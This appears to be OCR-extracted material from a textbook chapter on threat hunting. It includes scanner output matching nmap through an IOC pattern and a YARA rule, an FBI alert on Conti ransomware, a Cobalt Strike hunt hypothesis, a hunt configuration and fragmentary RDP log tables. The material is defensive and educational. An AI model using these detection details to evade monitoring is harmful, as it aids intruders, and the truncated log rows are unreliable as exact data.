REASON_1: File Name IOC matched PATTERN: \\nmap\.exe SUBSCORE: 50 DESC: Nmap, Network scanning tool https://nmap.org/
REASON_2: Yara Rule MATCH: iKAT_tools_nmap SUBSCORE: 50
DESCRIPTION: Generic rule for NMAP - based on NMAP 4 standalone REF: http://ikat.ha.cked.net/Windows/functions/ikatfiles
.html AUTHOR: Florian Roth
MATCHES: Str1: Insecure.Org Str2: Copyright (c) Insecure.Com Str3: Nmap Str4: nmap Str5: NMAP Str6: Are you alert enough
 to be using Nmap?  Have som ... (truncated)
```

Chapter 18: Threat Hunting



TLP:WHITE

FBI FLASH

FEDERAL BUREAU OF INVESTIGATION, CYBER DIVISION

20 May 2021

Alert Number

CP-000147-MW

WE NEED YOUR HELP!

If you find any of these indicators on your networks, or have related information, please contact **FBI CYWATCH immediately**.

Email:
cywatch@fbi.gov

Phone:
1-855-292-3937

**Note: By reporting any related information to FBI CyWatch, you are assisting in sharing*

The following information is being provided by the FBI, with no guarantees or warranties, for potential use at the sole discretion of recipients in order to protect against cyber threats. This data is provided to help cyber security professionals and system administrators guard against the persistent malicious actions of cyber actors.


This FLASH has been released **TLP:WHITE**

Conti Ransomware Attacks Impact Healthcare and First Responder Networks

Summary

The FBI identified at least 16 Conti ransomware attacks targeting US healthcare and first responder networks, including law enforcement agencies, emergency medical services, 9-1-1 dispatch centers, and municipalities within the last year. These healthcare and first responder networks are among the more than 400 organizations worldwide victimized by Conti, over 290 of which are located in the U.S. Like most ransomware variants, Conti typically steals victims' files and encrypts the servers and workstations in an effort to force a ransom payment from the victim. The ransom letter instructs victims to contact the actors through an online portal to complete the transaction. If the ransom is not paid, the stolen data is sold or published to a public site controlled by the Conti actors. Ransom amounts vary widely and we assess are tailored to the victim. Recent ransom demands have been as high as $25 million.

Hypothesis	• An attacker has implanted a Cobalt Strike beacon within the internal enterprise that is communicating with a known C2 server
ATT&CK TTPs	• Command and Scripting Interpreter: PowerShell [T1059.001] • Remote Services: Remote Desktop Protocol [T1021.001]
Threat intel	• AlienVault OTX - cobaltstrikebot
Sources	• Event Logs, Firewall connection logs, Proxy logs,
Tools	• Security Onion • Splunk
Scope	• Network ingress and egress • Network endpoints
Timeframe	• Previous seven days



New Hunt - Configure Hunt

Description: Remote Desktop Connections

Expiry: 9/18/2022 5:58 PM

Include Condition: Run everywhere

Exclude Condition: Run everywhere

Estimated affected clients 4 — All known Clients

Create Hunt: Select artifacts to collect

Remote

- Admin.Client.Upgrade
- Windows.EventLogs.RDPAuth
- Windows.Forensics.BulkExtractor
- Windows.Registry.MountPoints2

2022-08-2	DESKTOP-	Microsoft	22	DESKTOP-	AtomicRe	null	LOCAL	RDP_REM	Remote
2022-08-2	DESKTOP-	Microsoft	40	null	null	null	null	RDP_REM	Session 1
2022-08-2	DESKTOP-	Microsoft	24	DESKTOP-	AtomicRe	null	LOCAL	RDP_LOCA	Remote
2022-08-2	DESKTOP-	Microsoft	25	DESKTOP-	AtomicRe	null	192.168.0.148	RDP_REM	Remote
2022-08-2	DESKTOP-	Microsoft	40	null	null	null	null	RDP_REM	Session 1
2022-08-2	DESKTOP-	Microsoft	24	DESKTOP-	AtomicRe	null	192.168.0.148	RDP_LOCA	Remote
2022-08-2	DESKTOP-	Microsoft	23	DESKTOP-	AtomicRe	null	null	RDP_SESS	Remote
2022-08-2	DESKTOP-	Microsoft	21	DESKTOP-	AtomicRe	null	LOCAL	RDP_LOCA	Remote
2022-08-2	DESKTOP-	Microsoft	22	DESKTOP-	AtomicRe	null	LOCAL	RDP_REM	Remote
2022-08-3	DESKTOP-	Microsoft	21	DESKTOP-	AtomicRe	null	LOCAL	RDP_LOCA	Remote
2022-08-3	DESKTOP-	Microsoft	22	DESKTOP-	AtomicRe	null	LOCAL	RDP_REM	Remote
2022-08-3	DESKTOP-	Microsoft	40	null	null	null	null	RDP_REM	Session 1
2022-08-3	DESKTOP-	Microsoft	24	DESKTOP-	AtomicRe	null	LOCAL	RDP_LOCA	Remote
2022-08-3	DESKTOP-	Microsoft	25	DESKTOP-	AtomicRe	null	192.168.0.194	RDP_REM	Remote
2022-08-3	DESKTOP-	Microsoft	40	null	null	null	null	RDP_REM	Session 1